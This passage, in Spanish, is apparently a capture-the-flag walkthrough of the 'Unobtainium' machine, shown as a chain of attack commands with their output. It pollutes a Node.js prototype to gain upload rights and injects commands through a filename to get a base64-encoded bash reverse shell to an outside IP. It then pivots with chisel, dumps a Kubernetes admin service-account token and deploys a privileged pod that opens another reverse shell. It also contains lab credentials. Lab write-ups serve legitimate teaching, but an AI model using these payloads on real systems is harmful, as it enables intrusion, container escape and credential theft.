filename = req.body.filename; testFolder = "/usr/src/app"; fs.readdirSync(testFolder).forEach(file => { if (file.indexOf(filename) > -1) { var buffer = fs.readFileSync(filename).toString(); res.send({ok: true, content: buffer}); } });});
app.listen(3000);console.log('Listening on port 3000...');Analizando un poco el código, de primeras busque sobre google-cloudstorage-commands parece ser que este repositorio es el código que se ejecuta por detrás que es importante para entender como funciona.
Lo que deriva de una ejecución de comandos debido al uso de child_process.exec sin sanitizar los parámetros que provienen del usuario como inputDirectory.
Esta vulnerabilidad reside en el código index.js que obtuvimos con curl, en el método _.merge .
_.merge(message, req.body.message, { id: lastId++, timestamp: Date.now(), userName: user.name, });Si enviamos un message con propiedad como __proto__ podríamos contaminar el prototipo de todos los objetos.
En este link podemos ver un PoC. que indica el punto de ataque root.upload("./", filename, true); lo que nos permitiría realizar inyección de comandos.
PortSwigger - prototype-pollution
SNYK-JS-GOOGLECLOUDSTORAGECOMMANDS-1050431
Utilizando el & para después ejecutar una reverse shell, seria algo así:
echo -n "bash -i >& /dev/tcp/10.10.14.20/443 0>&1" | base64echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMC80NDMgMD4mMQ== | base64 -d | bashSi ejecutamos el comando junto con la reverse shell, tardara un tiempo pero aun asi no la obtenemos, debemos como se menciona en el script tener permisos para subir, solo root puede subir archivos.
{name: 'felamos', password: 'Winter2021'}, {name: 'admin', password: Math.random().toString(32), canDelete: true,Para esto enviaremos un mensaje en la seccion post messages por el binario obtainium y verificaremos que hayamos interceptado esa peticion por wireshark.

Como podemos ver se envia una peticion con el metodo PUT y el parametro message. Para modificar nuestros permisos como usuario felamos a “canUpload” a “true” enviaremos una peticion con PUT y en el parametro “message” agregamos el __proto__ seguido del parametro que queremos que cambie.
https://freedium.cfd/https://infosecwriteups.com/i-reproduced-a-10-000-bug-28466603e45e
curl -s -X PUT "http://unobtainium.htb:31337/" -d '{"auth":{"name":"felamos","password":"Winter2021"},"message":{"__proto__": {"canUpload": "True"}}}' -H "Content-Type: application/json" | jq
Ahora que hemos modificado el parametro y podemos subir archivo podemos ejecutar la reverse shell a la direccion http://unobtainium.htb/upload
curl -s -X POST "http://unobtainium.htb:31337/upload" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMC80NDMgMD4mMQ== | base64 -d | bash"}' -H "Content-Type: application/json" | jq
{  "ok": true,  "Uploaded_File": "& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMC80NDMgMD4mMQ== | base64 -d | bash"}
Shell as webapp

Por la interfaz podemos darnos cuenta de que es contenedor en donde nos encontramos
ip a1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever3: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1450 qdisc noqueue state UP group default link/ether 02:a9:d5:71:68:a2 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet 10.42.0.64/24 brd 10.42.0.255 scope global eth0 valid_lft forever preferred_lft forevercontrab -l
root@webapp-deployment-9546bc7cb-6r7sq:/etc/cron.d# cat clear-kubectlcat clear-kubectl
* * * * * find / -name kubectl -exec rm {} \;
Priv: Kubernetes Prototype Pollution | Lateral Movement
Kubectl es la herramienta de línea de comandos para clústeres de Kubernetes. Se comunica con el servidor API del proceso maestro para realizar acciones en Kubernetes o solicitar datos.
Los namespaces son una forma de organizar y aislar recursos dentro de un mismo clúster. Funcionan como “particiones virtuales” que permiten dividir el clúster en múltiples entornos lógicos, útiles para separar equipos, proyectos o entornos
./akubectl get namespacesNAME STATUS AGEdefault Active 2y319d \[-]kube-system Active 2y319d \[-]kube-public Active 2y319d \[-]kube-node-lease Active 2y319d \[-]dev Active 2y319d \[+]Los pods es un grupo de uno o más contenedores que comparten recursos como almacenamiento y red, y que se ejecutan en la misma máquina virtual (nodo).
./akubectl get pods -n dev
NAME READY STATUS RESTARTS AGEdevnode-deployment-776dbcf7d6-g4659 1/1 Running 6 (625d ago) 2y319ddevnode-deployment-776dbcf7d6-7gjgf 1/1 Running 6 (625d ago) 2y319ddevnode-deployment-776dbcf7d6-sr6vj 1/1 Running 6 (625d ago) 2y319dSolo el namespace dev tuvimos acceso para listar los pods.
./akubectl describe pods/devnode-deployment-776dbcf7d6-g4659 -n devName: devnode-deployment-776dbcf7d6-g4659Namespace: devPriority: 0Service Account: defaultNode: unobtainium/10.10.10.235Start Time: Mon, 29 Aug 2022 09:32:21 +0000Labels: app=devnode pod-template-hash=776dbcf7d6Annotations: <none>Status: RunningIP: 10.42.0.63IPs: IP: 10.42.0.63Controlled By: ReplicaSet/devnode-deployment-776dbcf7d6Containers: devnode: Container ID: docker://93749fa961009fa8dd8ae44f3ab344ef93849ccbff1b67b4f99bc91589a9a05f Image: localhost:5000/node_server Image ID: docker-pullable://localhost:5000/node_server@sha256:e965afd6a7e1ef3093afdfa61a50d8337f73cd65800bdeb4501ddfbc598016f5 Port: 3000/TCP Host Port: 0/TCP State: Running Started: Mon, 14 Jul 2025 07:21:28 +0000 Last State: Terminated Reason: Error Exit Code: 137 Started: Fri, 27 Oct 2023 15:17:48 +0000 Finished: Fri, 27 Oct 2023 15:24:53 +0000 Ready: True Restart Count: 6 Environment: <none> Mounts: /root/ from user-flag (rw) /var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-ww6h2 (ro)Conditions: Type Status Initialized True Ready True ContainersReady True PodScheduled TrueVolumes: user-flag: Type: HostPath (bare host directory volume) Path: /opt/user/ HostPathType: kube-api-access-ww6h2: Type: Projected (a volume that contains injected data from multiple sources) TokenExpirationSeconds: 3607 ConfigMapName: kube-root-ca.crt Optional: false DownwardAPI: trueQoS Class: BestEffortNode-Selectors: <none>Tolerations: node.kubernetes.io/not-ready:NoExecute op=Exists for 300s node.kubernetes.io/unreachable:NoExecute op=Exists for 300sEvents: <none>Podemos ver que este contenedor de kubernetes tiene la ip 10.42.0.63 y yo tengo la 10.42.0.64.

Si le lanzamos un ping, vemos que tenemos conectividad con ese contenedor.
ping -c 1 10.42.0.63
PING 10.42.0.63 (10.42.0.63) 56(84) bytes of data.64 bytes from 10.42.0.63: icmp_seq=1 ttl=64 time=0.138 ms
--- 10.42.0.63 ping statistics ---1 packets transmitted, 1 received, 0% packet loss, time 0msrtt min/avg/max/mdev = 0.138/0.138/0.138/0.000 mshttps://hacktricks.boitatech.com.br/pentesting/pentesting-kubernetes
curl -s -X POST "http://10.42.0.63:3000/upload"; echo
{"ok":false,"error":"Access denied"}
curl -s -X POST "http://10.42.0.63:3000/todo"; echo
{"ok":false,"error":"Access denied"}
Pivoting Port 3000
- Kali
./chisel server --reverse -p 1234- Container
./chisel client 10.10.14.20:1234 R:3000:10.42.0.63:3000Shell as devnode
curl -s -X PUT "http://127.0.0.1:3000/" -d '{"auth":{"name":"felamos","password":"Winter2021"},"message":{"__proto__": {"canUpload": "True"}}}' -H "Content-Type: application/json"; echo
{"ok":true}curl -s -X POST "http://127.0.01:3000/upload" -d '{"auth":{"name":"felamos","password":"Winter2021"},"filename":"& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMC80NDQgMD4mMQ== |base64 -d | bash"}' -H "Content-Type: application/json" | jq
{ "ok": true, "Uploaded_File": "& echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMC80NDQgMD4mMQ== |base64 -d | bash"}
Kubernetes Privileged Container Escape
Los Secrets son objetos diseñados para almacenar y gestionar información sensible de manera segura, como contraseñas, tokens de API, claves SSH o certificados SSL.
./akubectl auth can-i get podsno./akubectl auth can-i get namespacesnoCon el usuario devnode podemos listar los secrets.
./akubectl auth can-i get secrets -n kube-system
yes
Ahora obtendremos los secretos iterando en cada uno de los namespaces, en este punto el usuario devnode no puede listar los namespaces pero el anterior usuario si puede y previamente ya lo habiamos obtenido, intentaremos aquellos namespaces que no pudimos acceder.
./akubectl get secrets -n kube-system
{SNIP}c-admin-token-b47f7 kubernetes.io/service-account-token 3 70d{SNIP}./akubectl describe secrets/c-admin-token-b47f7 -n kube-systemName: c-admin-token-b47f7Namespace: kube-systemLabels: <none>Annotations: kubernetes.io/service-account.name: c-admin kubernetes.io/service-account.uid: 31778d17-908d-4ec3-9058-1e523180b14c
Type: kubernetes.io/service-account-token
Data====ca.crt: 570 bytesnamespace: 11 bytestoken: eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2pxUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3OGQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWEsZC3WUROw5x6dmgQh_81eam1xyxq_ilIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTpnRHG_ezWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSilRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQq6_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZAExiste otra manera mas sencilla y es que el token se almacena en la ruta /run/secretes/kubernetes.io/serviceaccount

./akubectl auth --token "eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2pxUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3OGQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWEsZC3WUROw5x6dmgQh_81eam1xyxq_ilIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTpnRHG_ezWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSilRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQq6_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZA" can-i create podyesMalicious POD
kubernetes-pod-privilege-escalation#Pod1
Modificamos el archivo
apiVersion: v1kind: Podmetadata: name: pwned labels: app: pentestspec: hostNetwork: true hostPID: true hostIPC: true containers: - name: pwned image: localhost:5000/node_server securityContext: privileged: true volumeMounts: - mountPath: /root/ name: getflag command: [ "/bin/bash"] args: [ "-c", "/bin/bash -i >& /dev/tcp/10.10.14.20/443 0>&1;" ] #nodeName: k8s-control-plane-node # Force your pod to run on the control-plane node by uncommenting this line and changing to a control-plane node name volumes: - name: getflag hostPath:./akubectl create -f pwn.yaml --token "eyJhbGciOiJSUzI1NiIsImtpZCI6InRqSFZ0OThnZENVcDh4SXltTGhfU0hEX3A2UXBhMG03X2pxUVYtMHlrY2cifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlLXN5c3RlbSIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJjLWFkbWluLXRva2VuLWI0N2Y3Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImMtYWRtaW4iLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiIzMTc3OGQxNy05MDhkLTRlYzMtOTA1OC0xZTUyMzE4MGIxNGMiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0ZW06Yy1hZG1pbiJ9.fka_UUceIJAo3xmFl8RXncWEsZC3WUROw5x6dmgQh_81eam1xyxq_ilIz6Cj6H7v5BjcgIiwsWU9u13veY6dFErOsf1I10nADqZD66VQ24I6TLqFasTpnRHG_ezWK8UuXrZcHBu4Hrih4LAa2rpORm8xRAuNVEmibYNGhj_PNeZ6EWQJw7n87lir2lYcqGEY11kXBRSilRU1gNhWbnKoKReG_OThiS5cCo2ds8KDX6BZwxEpfW4A7fKC-SdLYQq6_i2EzkVoBg8Vk2MlcGhN-0_uerr6rPbSi9faQNoKOZBYYfVHGGM3QDCAk3Du-YtByloBCfTw8XylG9EuTgtgZA"